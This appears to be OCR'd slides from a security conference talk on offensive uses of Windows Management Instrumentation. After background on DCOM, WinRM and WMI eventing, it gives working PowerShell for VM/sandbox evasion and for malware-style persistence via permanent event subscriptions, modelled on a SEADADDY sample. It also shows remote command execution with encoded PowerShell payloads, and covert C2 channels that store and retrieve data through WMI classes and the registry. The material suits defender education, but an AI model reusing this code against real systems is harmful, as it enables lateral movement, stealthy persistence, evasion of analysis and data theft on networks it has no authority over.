
- Linux - wmic, wmis, wmis-pth (@passingthehash)
  - http://passing-the-hash.blogspot.com/2013/04/missing-pth-tools-writeup-wmic-wmis-curl.html
- Windows Script Host Languages
  - VBScript
  - JScript
- IWbem* COM API
- .NET System.Management classes

Remote WMI

Remote WMI Protocols - DCOM


- DCOM connections established on port 135
- Subsequent data exchanged on port dictated by
  - `HKEY_LOCAL_MACHINE\Software\Microsoft\Rpc\Internet – Ports (REG_MULTI_SZ)`
  - configurable via `DCOMCNFG.exe`
- Not firewall friendly
- By default, the WMI service – `Winmgmt` is running and listening on port 135

Remote WMI Protocols - DCOM



Remote WMI Protocols - WinRM/PowerShell Remoting

- SOAP protocol based on the WSMan specification
- Encrypted by default
- Single management port – 5985 (HTTP) or 5986 (HTTPS)
- The official remote management protocol in Windows 2012 R2+
- SSH on steroids – Supports WMI and code execution, object serialization
- Scriptable configuration via WSMan “drive” in PowerShell



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

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

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- Not firewall friendly
- By default, the WMI service – `Winmgmt` is running and listening on port 135

WMI Eventing

WMI Eventing

- WMI has the ability to trigger off nearly any conceivable event.
  - Great for attackers and defenders
- Three requirements
  1. `Filter` – An action to trigger off of
  2. `Consumer` – An action to take upon triggering the filter
  3. `Binding` – Registers a `Filter`←→`Consumer`
- Local events run for the lifetime of the host process.
- Permanent WMI events are persistent and run as `SYSTEM`.

WMI Event Type - Intrinsic

- Intrinsic events are system classes included in every namespace
- Attacker/defender can make a creative use of these
- Must be captured at a polling interval. Use carefully.
- Possible to miss event firings.

__NamespaceOperationEvent	__ClassCreationEvent
__NamespaceModificationEvent	__InstanceOperationEvent
__NamespaceDeletionEvent	__InstanceCreationEvent
__NamespaceCreationEvent	__MethodInvocationEvent
__ClassOperationEvent	__InstanceModificationEvent
__ClassDeletionEvent	__InstanceDeletionEvent
__ClassModificationEvent	__TimerEvent

WMI Event Type - Extrinsic

- Extrinsic events are non-system classes that fire immediately
- No chance of missing these
- Generally don't include as much information

- Notable extrinsic events:
- Consider the implications…

```
ROOT\CIMV2:Win32_ComputerShutdownEvent
ROOT\CIMV2:Win32_IP4RouteTableEvent
ROOT\CIMV2:Win32_ProcessStartTrace
ROOT\CIMV2:Win32_ModuleLoadTrace
ROOT\CIMV2:Win32_ThreadStartTrace
ROOT\CIMV2:Win32_VolumeChangeEvent
ROOT\CIMV2:Msft_WmiProvider*
ROOT\DEFAULT:RegistryKeyChangeEvent
ROOT\DEFAULT:RegistryValueChangeEvent
```

WMI Event - Filters

- The definition of the event to trigger
- Takes the form of a WMI query
- Be mindful of performance!
- These take some practice…

- Intrinsic query

```
SELECT * FROM __InstanceOperationEvent WITHIN 30 WHERE
((__CLASS = "__InstanceCreationEvent" OR __CLASS =
"__InstanceModificationEvent") AND TargetInstance ISA
"CIM_DataFile") AND (TargetInstance.Extension = "doc") OR
(TargetInstance.Extension = "docx")
```

- Extrinsic query

```
SELECT * FROM Win32_VolumeChangeEvent WHERE EventType = 2
```

WMI Event - Consumers

- The action taken upon firing an event
- These are the standard event consumers:
  - `LogFileEventConsumer`
  - `ActiveScriptEventConsumer`
  - `NTEventLogEventConsumer`
  - `SMTPEventConsumer`
  - `CommandLineEventConsumer`
- Present in the following namespaces:
  - `ROOT\CIMV2`
  - `ROOT\DEFAULT`

WMI Attacks

WMI Attacks

- From an attackers perspective, WMI can be used but is not limited to the following:
  - Reconnaissance
  - VM/Sandbox Detection
  - Code execution and lateral movement
  - Persistence
  - Data storage
  - C2 communication

WMI – Benefits to an Attacker

- Service enabled and remotely **available on all Windows systems** by default
- Runs as SYSTEM
- Relatively esoteric persistence mechanism
- Other than insertion into the WMI repository, **nothing touches disk**
- Defenders are generally unaware of WMI as an attack vector
- Uses an existing, non-suspicious protocol
- Nearly everything on the operating system is capable of triggering a WMI event

WMI Attacks – Reconnaissance

- Host/OS information: `ROOT\CIMV2:Win32_OperatingSystem, Win32_ComputerSystem, ROOT\CIMV2:Win32_BIOS`
- File/directory listing: `ROOT\CIMV2:CIM_DataFile`
- Disk volume listing: `ROOT\CIMV2:Win32_Volume`
- Registry operations: `ROOT\DEFAULT:StdRegProv`
- Running processes: `ROOT\CIMV2:Win32_Process`
- Service listing: `ROOT\CIMV2:Win32_Service`
- Event log: `ROOT\CIMV2:Win32_NtLogEvent`
- Logged on accounts: `ROOT\CIMV2:Win32_LoggedOnUser`
- Mounted shares: `ROOT\CIMV2:Win32_Share`
- Installed patches: `ROOT\CIMV2:Win32_QuickFixEngineering`
- Installed AV: `ROOT\SecurityCenter[2]:AntiVirusProduct`

WMI Attacks – VM/Sandbox Detection

- Sample WQL Queries

```
SELECT * FROM Win32_ComputerSystem WHERE TotalPhysicalMemory < 2147483648
SELECT * FROM Win32_ComputerSystem WHERE NumberOfLogicalProcessors < 2
```

- Example

```
$VMDetected = $False

$Arguments = @{
    Class = 'Win32_ComputerSystem'
    Filter = 'NumberOfLogicalProcessors < 2 AND TotalPhysicalMemory < 2147483648'
}

if (Get-WmiObject @Arguments) { $VMDetected = $True }
```

WMI Attacks – VM/Sandbox Detection (VMware)


- Sample WQL Queries

```
SELECT * FROM Win32_NetworkAdapter WHERE Manufacturer LIKE "%VMware%"
SELECT * FROM Win32_BIOS WHERE SerialNumber LIKE "%VMware%"
SELECT * FROM Win32_Process WHERE Name="vmtoolsd.exe"
SELECT * FROM Win32_NetworkAdapter WHERE Name LIKE "%VMware%"
```

- Example

```
$VMwareDetected = $False

$VMAdapter = Get-WmiObject Win32_NetworkAdapter -Filter 'Manufacturer LIKE
"%VMware%" OR Name LIKE "%VMware%"'
$VMBios = Get-WmiObject Win32_BIOS -Filter 'SerialNumber LIKE "%VMware%"'
$VMToolsRunning = Get-WmiObject Win32_Process -Filter 'Name="vmtoolsd.exe"'

if ($VMAdapter -or $VMBios -or $VMToolsRunning) { $VMwareDetected = $True }
```

WMI Attacks – Code Execution and Lateral Movement



WMI Attacks – Persistence


SEADADDY (Mandiant family name) sample

```
$filterName = 'BotFilter82'

$consumerName = 'BotConsumer23'

$exePath = 'C:\Windows\System32\evil.exe'

$Query = "SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE
TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System' AND
TargetInstance.SystemUpTime >= 200 AND TargetInstance.SystemUpTime < 320"

$WMIEventFilter = Set-WmiInstance -Class __EventFilter -NameSpace
"root\subscription" -Arguments
@{Name=$filterName;EventNameSpace="root\cimv2";QueryLanguage="WQL";Query=$Query}
-ErrorAction Stop

$WMIEventConsumer = Set-WmiInstance -Class CommandLineEventConsumer -Namespace
"root\subscription" -Arguments
@{Name=$consumerName;ExecutablePath=$exePath;CommandLineTemplate=$exePath}

Set-WmiInstance -Class __FilterToConsumerBinding -Namespace "root\subscription"
-Arguments @{Filter=$WMIEventFilter;Consumer=$WMIEventConsumer}
```

Modified from: https://github.com/pan-unit42/iocs/blob/master/seaduke/decompiled.py#L887

WMI Attacks – Data Storage

```
$StaticClass = New-Object Management.ManagementClass('root\cimv2', $null, $null)
$StaticClass.Name = 'Win32_EvilClass'
$StaticClass.Put()
$StaticClass.Properties.Add('EvilProperty' , "This is not the malware you're looking for")
$StaticClass.Put()
```



WMI Attacks – C2 Communication

- WMI is a fantastic C2 channel!
- The following can be used to stage exfil
  - Namespace
    - WMI Shell already does it
  - WMI class creation
    - One group already kind of does it
  - Registry
    - No one I know of is doing this
  - Ideas? Let's chat

WMI Attacks – C2 Communication (WMI Class) – "Push" Attack

Push file contents to remote WMI repository

```
# Prep file to drop on remote system
$LocalFilePath = 'C:\Users\ht\Documents\evidence_to_plant.png'
$FileBytes = [IO.File]::ReadAllBytes($LocalFilePath)
$EncodedFileContentsToDrop = [Convert]::ToBase64String($FileBytes)

# Establish remote WMI connection
$Options = New-Object Management.ConnectionOptions
$Options.Username = 'Administrator'
$Options.Password = 'user'
$Options.EnablePrivileges = $True
$Connection = New-Object Management.ManagementScope
$Connection.Path = '\\192.168.72.134\root\default'
$Connection.Options = $Options
$Connection.Connect()

# "Push" file contents
$EvilClass = New-Object Management.ManagementClass($Connection, [String]::Empty, $null)
$EvilClass['__CLASS'] = 'Win32_EvilClass'
$EvilClass.Properties.Add('EvilProperty', [Management.CimType]::String, $False)
$EvilClass.Properties['EvilProperty'].Value = $EncodedFileContentsToDrop
$EvilClass.Put()
```

WMI Attacks – C2 Communication (WMI Class) – "Push" Attack

Drop file contents to remote system

```
$Credential = Get-Credential 'WIN-B85AAA7ST4U\Administrator'

$CommonArgs = @{
    Credential = $Credential
    ComputerName = '192.168.72.134'
}

$PayloadText = @'
$EncodedFile = ([WmiClass] 'root\default:Win32_EvilClass').Properties['EvilProperty'].Value
[IO.File]::WriteAllBytes('C:\fighter_jet_specs.png', [Convert]::FromBase64String($EncodedFile))
'@

$EncodedPayload = [Convert]::ToBase64String([Text.Encoding]::Unicode.GetBytes($PayloadText))
$PowerShellPayload = "powershell -NoProfile -EncodedCommand $EncodedPayload"

# Drop it like it's hot
Invoke-WmiMethod @CommonArgs -Class Win32_Process -Name Create -ArgumentList $PowerShellPayload

# Confirm successful file drop
Get-WmiObject @CommonArgs -Class CIM_DataFile -Filter 'Name = "C:\\fighter_jet_specs.png"'
```

WMI Attacks – C2 Communication (Registry) – “Pull” Attack

Create a registry key remotely

```
$Credential = Get-Credential 'WIN-B85AAA7ST4U\Administrator'

$CommonArgs = @{
    Credential = $Credential
    ComputerName = '192.168.72.131'
}

$HKLM = 2147483650

Invoke-WmiMethod @CommonArgs -Class StdRegProv -Name CreateKey -ArgumentList $HKLM,
'SOFTWARE\EvilKey‘

Invoke-WmiMethod @CommonArgs -Class StdRegProv -Name DeleteValue -ArgumentList $HKLM,
'SOFTWARE\EvilKey', 'Result'
```

WMI Attacks – C2 Communication (Registry) – "Pull" Attack

Store payload data in registry value and retrieve it

```
$PayloadText = @'
$Payload = {Get-Process lsass}
$Result = & $Payload
$Output = [Management.Automation.PSSerializer]::Serialize($Result, 5)
$Encoded = [Convert]::ToBase64String([Text.Encoding]::Unicode.GetBytes($Output))
Set-ItemProperty -Path HKLM:\SOFTWARE\EvilKey -Name Result -Value $Encoded
'@

$EncodedPayload = [Convert]::ToBase64String([Text.Encoding]::Unicode.GetBytes($PayloadText))
$PowerShellPayload = "powershell -NoProfile -EncodedCommand $EncodedPayload"

Invoke-WmiMethod @CommonArgs -Class Win32_Process -Name Create -ArgumentList $PowerShellPayload

$RemoteOutput = Invoke-WmiMethod @CommonArgs -Class StdRegProv -Name GetStringValue -
ArgumentList $HKLM, 'SOFTWARE\EvilKey', 'Result'
$EncodedOutput = $RemoteOutput.sValue

$DeserializedOutput =
[Management.Automation.PSSerializer]::Deserialize([Text.Encoding]::Ascii.GetString([Convert]::F
romBase64String($EncodedOutput)))
```

WMI Attacks – Stealthy Command "Push"

- Problem: Previous examples might get caught with command-line auditing – e.g. powershell.exe invocation
- Solution: Create a "temporary" permanent WMI event subscription
  - Event filter example: __IntervalTimerInstruction
  - Event consumer – ActiveScriptEventConsumer:
    1. Execute "pushed" payload
    2. Immediately delete the permanent event subscription
- Effect: Calls

  ```
  %SystemRoot%\system32\wbem\scrcons.exe -Embedding
  ```
- Implementation: Exercise for the reader

WMI Attacks – MOF

Why aren’t you talking about malicious managed object format (MOF) files???

